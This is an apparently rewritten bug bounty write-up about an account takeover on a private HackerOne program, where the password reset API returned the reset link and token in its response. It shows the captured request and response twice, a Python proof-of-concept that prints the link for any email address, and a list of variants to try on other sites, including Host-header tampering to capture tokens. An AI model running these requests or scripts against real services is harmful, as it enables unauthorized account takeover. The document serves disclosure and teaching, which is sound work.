Account Take over via reset password
The password reset endpoint returned the reset link in its HTTP response, so anyone who submitted another user's email address received a valid token to set a new password. An attacker could therefore take over any account on the platform.
 Published on medium.com
Recently i have been asked many times by Hackerone hackers about my last finding which appeared on hacktivity page disclosing the bounty , Ok i’m discussing it here.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private program on HackerOne, referred to throughout as Xprogram, with the main application at app.xprogram.com and its API at api.xprogram.com. The feature under test was the account password reset flow: a user enters their email address, the application issues a cross-domain request to the API, and the API sends a reset link to that address. The researcher had been invited to the private program five days before the events described.
The write-up was published after the finding appeared on the public hacktivity page. An earlier version of the story was deleted at the team's request because it contained a reference that disclosed the program.
Setup
The reset page was reachable without any special role or privilege. The researcher used Burp Suite, sending the reset request to Repeater and Intruder, and later wrote a small Python script with the requests library to reproduce the issue. No special role or privilege was needed: the flow is reachable by anyone who can reach the login page.
Finding it
The researcher navigated to the reset page:
https://app.xprogram.com/account/forget_password
filled in an email address and submitted the request. The request was then sent to Burp Repeater and Intruder, with the initial aim of testing for host header injection, missing rate limiting on the reset endpoint, or predictable token generation that could be attacked by reverse-engineering tokens. None of those was the finding.
The architecture matters here: the main application sits on app.xprogram.com, and every action, including login and reset, is issued as a cross-domain request to the API at api.xprogram.com. After a reset or login the user is sent to:
https://app.xprogram.com/account
and the browser issues a cross-domain request to api.xprogram.com depending on the action chosen. The researcher notes this background as an excuse for the developer: the API was returning all parameters back in the HTTP response, and that behaviour is the vulnerability.
Exploitation
Step 1: submit the reset request
The final request sent when pressing the button to send the reset link was:
POST /access/forgotPassword HTTP/1.1 Host: api.xprogram.comUser-Agent: Mozilla Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Content-Type: application/json;charset=utf-8 Referer: https://app.xprogram.com/account/forgot-password Content-Length: 52 origin: https://app.xprogram.com Cookie: redacted=yes;Connection: close {"email":"[redacted]"}
The request is a JSON POST to /access/forgotPassword on the API host, carrying the victim's email address in the body. The Referer and origin headers show it originates from the application's reset page.
Step 2: read the response
The response was:
HTTP/1.1 200 OK{"name":"send-email","resetPasswordLink":"https://app.xprogram.com/account/reset-password?[redacted]" , "many-other-parameters":"many values"}
Instead of a generic acknowledgement, the API returned the full set of parameters, including resetPasswordLink, a complete reset URL with the token in the query string. Anyone who can trigger a reset for an address receives a working reset link for that account in the response body.
Step 3: reproduce it with a script
The researcher considered the initial report too short:
guys the reset-password link is returned in response , any one can hack anyone
and wrote a Python script so the team could replicate the exploit easily:
#!/bin/pythonimport sys, requestsprint ‘ — — — — — — — — — — — — — — — — — — \n\n’em=sys.argv[1]try: burp0_url = “https://api.xprogram.com:443/access/forgotPassword" burp0_cookies = {“cookie_not_useful”:”vallxxx”} burp0_headers = { “User-Agent”: “Mozilla”, “Accept”: “application/json, text/plain, */*”, “Accept-Language”: “en-US,en;q=0.5”, “Content-Type”: “application/json;charset=utf-8”, “Referer”: “https://app.xprogram.com/account/forgot-password", “origin”: “https://app.xprogram.com", “Connection”: “close”} burp0_json={“email”: em, “language”: “en”} r=requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp0_json) print r.text.encode(‘utf-8’).split(‘resetPasswordLink”:”’)[1].split(‘“‘)[0] except: print error
The script takes the email address as its first argument, posts the same JSON body to the same endpoint with the same headers, and extracts the value of resetPasswordLink from the response text by splitting on the JSON key. Running it with an email as the argument printed the reset link:

As the researcher puts it, the response contains the link to reset any password, and those 17 lines are enough to take over any account on the platform. The script was not strictly necessary, but it helped the team, and the researcher received positive feedback for it.
Root cause
The API echoed all request parameters back in the HTTP response, including the generated resetPasswordLink with its token. The reset token is meant to be delivered only to the owner of the email address, over the email channel; returning it in the HTTP response to the requester hands it to whoever submitted the request. The report does not describe the server-side code, so the exact reason the link was included in the response is not stated. Once the link itself was in the response, the other weaknesses the researcher had been probing for were beside the point.
Impact
An unauthenticated attacker who knows a victim's email address can request a reset and read the resulting link from the response, then use it to set a new password and take over the account. The researcher states this applies to any account on the platform. The report does not discuss whether the link expires, whether it is single-use, or whether additional verification is required before the password can be changed.
Fix
The report records that the issue was fixed on 18 June 2018, one day after it was reported and triaged, but does not describe the change. The report does not describe the change made.
Variants to test
- Submit a reset request for your own address and inspect the full response body for the token or link, including nested JSON fields and headers. A positive result is a
resetPasswordLinkor token value in the response. - Repeat the request with a different email address in the body and check whether the response still contains a link. A positive result is a link for an address you do not control.
- Try the same pattern on registration, email change and invitation endpoints, where tokens are also generated. A positive result is any token or link returned to the requester rather than sent out of band.
- Send the request with a modified
Host,originorRefererheader and observe whether the returned link changes host. A positive result is a link pointing at a host you control, which would let you capture the token when the victim clicks it. - Run the reset request repeatedly to check for rate limiting and token reuse. A positive result is either unlimited requests or a token that stays valid after use.
Timeline
| Date | Event |
|---|---|
| June 17, 2018 12:18:58 | Reported |
| June 18, 2018 02:12:15 | Triaged |
| June 18, 2018 14:45:26 | Fixed |
| June 18, 2018 14:46:05 | Bounty awarded 1500$ |
The researcher notes that they accidentally violated the terms during the engagement, but the team was tolerant and respectful and did not cancel the invitation. The closing tip: always review responses carefully.
What happened, in plain words
A security researcher was invited to a private bug bounty program on HackerOne, which the write-up calls Xprogram. A bug bounty program is a scheme where a company pays people to look for security mistakes in its systems and report them privately instead of exploiting them. This one was private, meaning only invited researchers could take part, so the researcher hides the company's real name.
The company ran a website at app.xprogram.com and a separate back end at api.xprogram.com. The back end is called an API: a service that the website talks to behind the scenes to fetch data and perform actions. Think of the website as the counter of a shop and the API as the stockroom behind it. The website you see sends requests to the stockroom, and the stockroom answers.
The feature under test was the password reset flow. You have seen this on almost every site: you click "forgot my password", type your email address, and the site emails you a link. Clicking that link lets you choose a new password. The link contains a long random string called a token, which proves you really are the owner of that email address. A token is like a cloakroom ticket: whoever holds it gets the coat, so it must only reach the right person.
The mistake was simple and serious. When the website asked the API to send a reset email, the API answered with a message that included the reset link itself, token and all. So anyone who typed a victim's email address into the reset form got back a working link to take over that person's account, without ever seeing the victim's inbox. Taking over someone else's account this way is called account takeover.
The researcher found this on 17 June 2018, reported it, and the company fixed it the next day and paid a 1500 USD bounty. An earlier version of the story was deleted at the team's request because it contained a reference that disclosed the private program.
Background you need
Before the steps, a few ideas from zero.
- HTTP request and response. When your browser loads a page or submits a form, it sends a text message called a request to a server. The server sends back a text message called a response. Both have a first line, some headers (small labelled facts such as what type of content is being sent), a blank line, and often a body with data.
- JSON. A common text format for data, made of names and values in curly brackets, like
{"email":"[redacted]"}. APIs use it constantly. - Cookie. A small piece of data a site stores in your browser so it can recognise you on the next request, for example to keep you logged in. Cookies are sensitive: if someone else gets yours, they may be able to act as you.
- Burp Suite, Repeater and Intruder. Burp Suite is a tool that sits between your browser and the server so you can read and edit every request. Repeater lets you send one request over and over with small changes. Intruder sends many variations automatically. The researcher used both.
- Host header, origin and Referer. These are headers in a request.
Hostsays which server name the request is for.originandReferertell the server which page the request came from. Servers sometimes build links from these values, which is why attackers tamper with them. - Rate limiting. A cap on how many requests you can make in a period. Without it, an attacker can guess tokens or passwords at high speed.
- Cross-domain request. A request from one site name to another, here from
app.xprogram.comtoapi.xprogram.com. Browsers allow this under rules, and it is normal for a site with a separate API.
The setup
The reset page was reachable without any special role or privilege. No special role was needed: anyone who can reach the login page can use the reset flow. The researcher used Burp Suite to capture the reset request, sent it to Repeater and Intruder, and later wrote a short Python script to reproduce the issue. Python is a programming language; the requests library is a helper that lets a script send HTTP requests the way a browser does.
Finding it
The researcher opened the reset page:
https://app.xprogram.com/account/forget_password
This is the address of the "forgot password" form. Typing it in a browser shows a page with an email field and a submit button.
They filled in an email address and submitted the form. Then they sent the captured request to Burp Repeater and Intruder. The plan was to look for three common weaknesses: host header injection (tricking the server into building a link that points at an attacker's site by changing the Host header), a missing rate limit on the reset endpoint (so tokens could be guessed at speed), or predictable tokens that could be reverse-engineered. None of those turned out to be the bug. The real bug was much simpler, and it was sitting in plain sight in the response.
The architecture matters. The main application sits on app.xprogram.com, and every action, including login and reset, is sent as a cross-domain request to the API at api.xprogram.com. After a reset or login the user is sent to:
https://app.xprogram.com/account
and the browser then issues a cross-domain request to api.xprogram.com depending on the action chosen. The researcher mentions this as an excuse for the developer: the API was returning all parameters back in the HTTP response, and that behaviour is the vulnerability. In other words, the API printed the parameters back, and the reset link was among them.
Exploitation
Step 1: submit the reset request
The final request sent when pressing the button to send the reset link was:
POST /access/forgotPassword HTTP/1.1 Host: api.xprogram.comUser-Agent: Mozilla Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Content-Type: application/json;charset=utf-8 Referer: https://app.xprogram.com/account/forgot-password Content-Length: 52 origin: https://app.xprogram.com Cookie: redacted=yes;Connection: close {"email":"[redacted]"}
Line by line, in plain words:
POST /access/forgotPassword HTTP/1.1is the first line.POSTmeans "I am sending data to create or trigger something"./access/forgotPasswordis the path on the server that handles forgotten passwords.HTTP/1.1is the version of the protocol.Host: api.xprogram.comsays which server name the request is for. Here it is the API, not the website.User-Agent: Mozillaidentifies the browser or client. It is short here because the researcher trimmed it.Accept: application/json, text/plain, */*says the client can handle JSON, plain text, or anything else.Accept-Language: en-US,en;q=0.5says the client prefers English.Content-Type: application/json;charset=utf-8says the body is JSON text.Referer: https://app.xprogram.com/account/forgot-passwordsays the request came from the reset page.Content-Length: 52says the body is 52 bytes long.origin: https://app.xprogram.comsays which site the request originates from. Browsers add this on cross-domain requests.Cookie: redacted=yes;is a cookie. The value is hidden here because cookies are sensitive.Connection: closeasks the server to close the connection after answering.- The blank line separates headers from body.
{"email":"[redacted]"}is the body: a JSON object with one field, the email address to send the reset link to.[redacted]is a placeholder address.
The key point: the request carries the victim's email address in the body, and the Referer and origin headers show it comes from the application's reset page. Nothing here is unusual; it is exactly what the browser sends when a normal user clicks "send reset link".
Step 2: read the response
The response was:
HTTP/1.1 200 OK{"name":"send-email","resetPasswordLink":"https://app.xprogram.com/account/reset-password?[redacted]" , "many-other-parameters":"many values"}
Line by line:
HTTP/1.1 200 OKis the status line.200means success. The server is saying "done".- The body is a JSON object.
"name":"send-email"looks like a label for the action that was performed. "resetPasswordLink":"https://app.xprogram.com/account/reset-password?[redacted]"is the problem. This is a complete reset URL. The part after?is the query string, andtoken=...is the secret value that proves ownership of the email address. Thex,zandycharacters stand in for the real token."many-other-parameters":"many values"stands for the rest of the echoed parameters, which the researcher did not list.
Instead of a generic acknowledgement such as "if that address exists, an email has been sent", the API returned the full set of parameters, including the reset link. Anyone who can trigger a reset for an address receives a working reset link for that account in the response body. The victim never needs to click anything, and the attacker never needs access to the victim's email.
Step 3: reproduce it with a script
The researcher considered the initial report too short:
guys the reset-password link is returned in response , any one can hack anyone
and wrote a Python script so the team could replicate the exploit easily:
#!/bin/pythonimport sys, requestsprint ‘ — — — — — — — — — — — — — — — — — — \n\n’em=sys.argv[1]try: burp0_url = “https://api.xprogram.com:443/access/forgotPassword" burp0_cookies = {“cookie_not_useful”:”vallxxx”} burp0_headers = { “User-Agent”: “Mozilla”, “Accept”: “application/json, text/plain, */*”, “Accept-Language”: “en-US,en;q=0.5”, “Content-Type”: “application/json;charset=utf-8”, “Referer”: “https://app.xprogram.com/account/forgot-password", “origin”: “https://app.xprogram.com", “Connection”: “close”} burp0_json={“email”: em, “language”: “en”} r=requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp0_json) print r.text.encode(‘utf-8’).split(‘resetPasswordLink”:”’)[1].split(‘“‘)[0] except: print error
Line by line, in plain words:
#!/bin/pythonis a shebang line. It tells a Unix-like system which program should run the file.import sys, requestsloads two libraries.sysgives access to command-line arguments.requestssends HTTP requests.print ‘ — — — — — — — — — — — — — — — — — — \n\n’prints a decorative line and two newlines, so the output is easy to spot.em=sys.argv[1]takes the first argument given on the command line and stores it inem. That is the email address to attack.try:starts a block that catches errors, so the script prints something instead of crashing.burp0_url = “https://api.xprogram.com:443/access/forgotPassword"is the API address.:443is the default port for HTTPS, the encrypted version of HTTP.burp0_cookies = {“cookie_not_useful”:”vallxxx”}is a placeholder cookie. The name says it is not useful, so the endpoint does not need a real session.burp0_headers = { ... }copies the headers from the captured request:User-Agent,Accept,Accept-Language,Content-Type,Referer,originandConnection. These make the script's request look like the browser's.burp0_json={“email”: em, “language”: “en”}is the body. It sends the email address from the command line, plus a language field.r=requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp0_json)sends the POST request and stores the response inr.print r.text.encode(‘utf-8’).split(‘resetPasswordLink”:”’)[1].split(‘“‘)[0]takes the response text, splits it at the JSON keyresetPasswordLink":", takes the part after it, splits again at the next double quote, and prints the piece in between. That piece is the reset link.except: print errorcatches any failure and prints the worderror.
The script takes the email address as its first argument, posts the same JSON body to the same endpoint with the same headers, and extracts the value of resetPasswordLink from the response text by splitting on the JSON key. Running it with an email as the argument printed the reset link:
As the researcher puts it, the response contains the link to reset any password, and those 17 lines are enough to take over any account on the platform. The script was not strictly necessary, but it helped the team, and the researcher received positive feedback for it.
Why it worked
The API echoed all request parameters back in the HTTP response, including the generated resetPasswordLink with its token. The reset token is meant to be delivered only to the owner of the email address, over the email channel. Returning it in the HTTP response to the requester hands it to whoever submitted the request. The report does not describe the server-side code, so the exact reason the link was included in the response is not stated. Once the link itself was in the response, the other weaknesses the researcher had been probing for were beside the point.
What an attacker could do
An unauthenticated attacker who knows a victim's email address can request a reset and read the resulting link from the response, then use it to set a new password and take over the account. The researcher states this applies to any account on the platform. The report does not discuss whether the link expires, whether it is single-use, or whether additional verification is required before the password can be changed.
The fix
The report records that the issue was fixed on 18 June 2018, one day after it was reported and triaged, but does not describe the change. The report does not describe the change made.
Things to try on other sites
- Submit a reset request for your own address and inspect the full response body for the token or link, including nested JSON fields and headers. A positive result is a
resetPasswordLinkor token value in the response. - Repeat the request with a different email address in the body and check whether the response still contains a link. A positive result is a link for an address you do not control.
- Try the same pattern on registration, email change and invitation endpoints, where tokens are also generated. A positive result is any token or link returned to the requester rather than sent out of band.
- Send the request with a modified
Host,originorRefererheader and observe whether the returned link changes host. A positive result is a link pointing at a host you control, which would let you capture the token when the victim clicks it. - Run the reset request repeatedly to check for rate limiting and token reuse. A positive result is either unlimited requests or a token that stays valid after use.
Timeline
| Date | Event |
|---|---|
| June 17, 2018 12:18:58 | Reported |
| June 18, 2018 02:12:15 | Triaged |
| June 18, 2018 14:45:26 | Fixed |
| June 18, 2018 14:46:05 | Bounty awarded 1500$ |
Triaged means the company confirmed the report was valid and started working on it. The researcher notes that they accidentally violated the terms during the engagement, but the team was tolerant and respectful and did not cancel the invitation. The closing tip: always review responses carefully.
Glossary
- Account takeover: gaining control of someone else's account, usually by obtaining their password or a reset link.
- API: a back-end service that a website talks to in order to fetch data and perform actions.
- Bounty: a payment a company makes for a valid security report.
- Bug bounty program: a scheme where a company invites researchers to find and report security bugs for rewards.
- Burp Suite: a tool that intercepts and lets you edit HTTP traffic between your browser and a server.
- Cookie: a small piece of data stored by the browser and sent with requests, often used to keep you logged in.
- Cross-domain request: an HTTP request from one site name to another, such as from
app.xprogram.comtoapi.xprogram.com. - Header: a labelled field in an HTTP request or response, such as
HostorContent-Type. - Host header injection: tampering with the
Hostheader so the server builds links pointing at an attacker-controlled site. - HTTP: the protocol browsers and servers use to exchange requests and responses.
- Intruder: a Burp Suite tool that sends many variations of a request automatically.
- JSON: a text format for structured data made of names and values.
- Origin header: a request header that says which site the request originates from.
- Private program: a bug bounty program open only to invited researchers.
- Rate limiting: a cap on how many requests can be made in a period.
- Referer header: a request header that says which page the request came from.
- Repeater: a Burp Suite tool that lets you resend one request with edits.
- Request: the message a browser or client sends to a server.
- Response: the message a server sends back.
- Token: a long random value that proves ownership or permission, such as the secret in a reset link.
- Triaged: the stage where a company confirms a report is valid and begins handling it.
- Unauthenticated: acting without being logged in.
- Xprogram: the placeholder name used in the write-up for the private program.



